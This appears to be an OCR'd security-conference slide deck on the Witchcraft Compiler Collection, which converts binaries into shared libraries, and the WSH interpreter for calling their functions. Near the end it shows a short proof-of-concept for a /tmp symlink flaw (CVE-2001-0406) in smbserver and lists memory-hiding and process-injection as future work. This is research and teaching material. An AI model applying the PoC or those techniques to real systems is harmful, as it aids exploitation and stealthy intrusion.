
# Wcc : “unlinking”




# Wcc : “unlinking”



# Wcc : “unlinking”




# unlinking



# WCC : Command line

The command line is made to resemble the syntax of gcc :

A terminal window titled 'jonathan@blackbox: ~/wcc/bin' with a menu bar containing 'Fichier', 'Edition', 'Affichage', 'Rechercher', 'Terminal', and 'Aide'. The terminal shows the command './wcc' being executed, resulting in the output: 'Witchcraft Compiler Collection (WCC) version:0.0.1 (02:19:01 Apr 21 2016)'. Below this, the usage is shown as 'Usage: ./wcc [options] file' and a list of options is displayed. The options are: -o, --output <output file>; -E, --entrypoint <0xaddress>; -m, --mode <mode>; -i, --interpreter <interpreter>; -p, --poison <poison>; -h, --help; -s, --shared; -c, --compile; -S, --static; -x, --strip; -X, --sstrip; -e, --exec; -C, --core; -O, --original; -v, --verbose; -V, --version. The prompt 'jonathan@blackbox:~/wcc/bin\$' is visible at the bottom.

```
jonathan@blackbox: ~/wcc/bin
Fichier Edition Affichage Rechercher Terminal Aide
jonathan@blackbox:~/wcc/bin$ ./wcc
Witchcraft Compiler Collection (WCC) version:0.0.1 (02:19:01 Apr 21 2016)

Usage: ./wcc [options] file

options:

-o, --output          <output file>
-E, --entrypoint     <0xaddress>
-m, --mode            <mode>
-i, --interpreter    <interpreter>
-p, --poison         <poison>
-h, --help
-s, --shared
-c, --compile
-S, --static
-x, --strip
-X, --sstrip
-e, --exec
-C, --core
-O, --original
-v, --verbose
-V, --version

jonathan@blackbox:~/wcc/bin$
```

# Wcc : internals

The front end is build around libbfd. The backend is trivial C to copy each mapped section of the binary, handle symbols and relocations.

Benefit of using libbfd : the input binary doesn't need to be an ELF !

=> We can for instance transform a Win64 executable into ELF 64b relocatable objects...

## **DEMO**

(Binary to object file to relocatable to  
unstripped library)






# WCC : demo

```
jonathan@blackbox: ~/wcc/bin
Fichier  Edition  Affichage  Rechercher  Terminal  Aide
jonathan@blackbox:~/wcc/bin$ file /usr/sbin/proftpd
/usr/sbin/proftpd: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.15, BuildID[sha1]=30912def5c08318424e43362f5b5f17a72c26a59, stripped
jonathan@blackbox:~/wcc/bin$ ./wcc /usr/sbin/proftpd -o /tmp/proftpd.o -c
first loadable segment at: 40d000
-- patching base load address of first PT_LOAD Segment: 40d770 -->> 40d000
jonathan@blackbox:~/wcc/bin$ file /tmp/proftpd.o
/tmp/proftpd.o: ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), stripped
jonathan@blackbox:~/wcc/bin$ gcc /tmp/proftpd.o -o /tmp/proftpd.so -shared -g3 -ggdb
jonathan@blackbox:~/wcc/bin$ file /tmp/proftpd.so
/tmp/proftpd.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, BuildID[sha1]=09ecb2d1daa1d7c45e0429b3b19cd2d728d430c5, not stripped
jonathan@blackbox:~/wcc/bin$
```

**DEMO**

(Crossing a Fish and a Rabbit)

PE + ELF = PELF



# WCC : PE32 to ELF64

```
jonathan@blackbox: ~/wcc/bin
Fichier Édition Affichage Rechercher Terminal Aide
jonathan@blackbox:~/wcc/bin$ file /tmp/chrome.exe
/tmp/chrome.exe: PE32 executable (GUI) Intel 80386, for MS Windows
jonathan@blackbox:~/wcc/bin$ ./wcc -c /tmp/chrome.exe -o /tmp/chrome.o
bfd_get_dynamic_symtab_upper_bound: Invalid operation
first loadable segment at: 400000
-- patching base load address of first PT_LOAD Segment: 400400 -->> 400000
jonathan@blackbox:~/wcc/bin$ file /tmp/chrome.o
/tmp/chrome.o: ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), stripped
jonathan@blackbox:~/wcc/bin$ gcc /tmp/chrome.o -o /tmp/chrome.so -shared -g3 -ggdb
jonathan@blackbox:~/wcc/bin$ file /tmp/chrome.so
/tmp/chrome.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, BuildID[sha1]=ea8ff1f1505af956d5826316d1d5d8d735c4a9c3, not stripped
jonathan@blackbox:~/wcc/bin$
```

**DEMO**

Native OpenBSD on linux

---

**Binary reflection**

# Binary “reflection” without a VM

Now that we know how to transform arbitrary binaries into shared libraries, we can load them into our address space via `dlopen()`.

Let’s implement the same features as traditional virtual machines, but for raw binaries !

## Whish list :

- Load arbitrary applications into memory
- Execute arbitrary functions with any arguments (and get results)
- Monitor/Trace execution
- Automated functions prototyping/annotation
- Learn new behavior
- Examine/Modify arbitrary memory

# WSH : architecture

Loading is done via `dlopen()`.

The core engine/shell is built around lua.

Can be compiled with luajit to get JIT compilation.

Tracing/Memory analysis doesn't rely on `ptrace()` : we share the address space.

Lightweight : ~5k lines of C.

No disassembler (as of writing. Subject to change).

No need for `/proc` support !

Function names mapped in each library is dumped from the `link_map` cache.



# Wsh : The witchcraft interpreter

## Distinctive features:

- We fully share the address space with analyzed applications (no ptrace() nor context switches).
- Requires no privileges/capabilities (no root, no ptrace(), no CAP\_PTRACE, no /proc...)
- No disassembly : fully portable (POSIX)
- Implements “reflection” for binaries
- Full featured programming language
- Interactive and/or fully scriptable, autonomous programs
- Has no types
- Has no fixed API : any function you load in memory becomes available in WSH
- Functions have no prototypes
- => Can call arbitrary functions without knowing their prototypes

# Wsh : The witchcraft interpreter

## Advanced features:

- Loads any code via `dlopen()` : this solves relocations, symbols resolution, dependencies for us.
- Secondary loader bfd based (could load invalid binaries, anything in memory).
- Dumping of dynamic linker cache internals (undocumented) : `linkmap`
- Breakpoints without `int 0x03` (use `SIGINVALID` + invalid opcode)
- Bruteforcing of mapped memory pages via `msync()` (0day, no `/proc` needed)
- Wsh can be compiled to do JIT compilation on the fly at runtime.
- Automated fuzzing/extended prototyping/functional testing

**NONE OF THIS IS SUPPOSED TO WORK**

---

**Witchcraft**  
(Punk-C/Punxie)

# Punk-C Language (WSH)


**Lua Interpreter**  
**+**  
**“Reflected” C API**  
**=**  
**Punk-C**

---

**Witchcraft**  
DEMO

---

**Witchcraft**  
DEMO ARM



Instant PoC

# From Static analysis to PoC



Vulnerability				
	Score: 8	Impact: 7	Confidence: 10	Risk: 10
Type	CWE-61: UNIX Symbolic Link (Symlink) Following			
Address	00409d74			
function	0040d6f0			
Description	<p>When calling function: <code>fopen('/tmp/jnk.close', 'w');</code></p> <p>Temporary file creation under a publicly writable path (/tmp/) using <code>fopen()</code> in write mode leads to potential file truncation or overwrite via symbolic links.</p> <p>One could use <code>open(..., O_CREAT O_EXCL,...)</code> instead to prevent those attacks.</p>			
Backtrace	<pre>#00 &lt;409d74&gt; fopen('/tmp/jnk.close', 'w'); at: ./smbserver:0x409d74 #01 &lt;409d2f&gt; reply_close() at: ./smbserver:0x409d2f #02 &lt;40c2c9&gt; switch_message() at: ./smbserver:0x40c2c9</pre>			



# 1 line PoC

```
jonathan@blackbox:~/bsides/demos/smbserver_exploit$ cat poc_CVE-2001-0406.wsh
#!/usr/bin/wsh ./smbserver-1.5.32/smbserver
reply_close("aaaaaaaa", "bbbbbbbb")
printf(" [*] See if file /tmp/jnk.close now exists...\n") ; exit()
jonathan@blackbox:~/bsides/demos/smbserver_exploit$ █
```

Automated function annotation

---

**Witchcraft**  
FUTURE WORK

# FUTURE WORK

- Hide our own presence better in memory (second heap)
- Remote debugging, running process injection
- Shadow mapping, internal libraries tracing (recursive ltrace)
- ltrace/strace to valid scripts
- system call tracing

**TO BE CONTINUED**

Questions ?

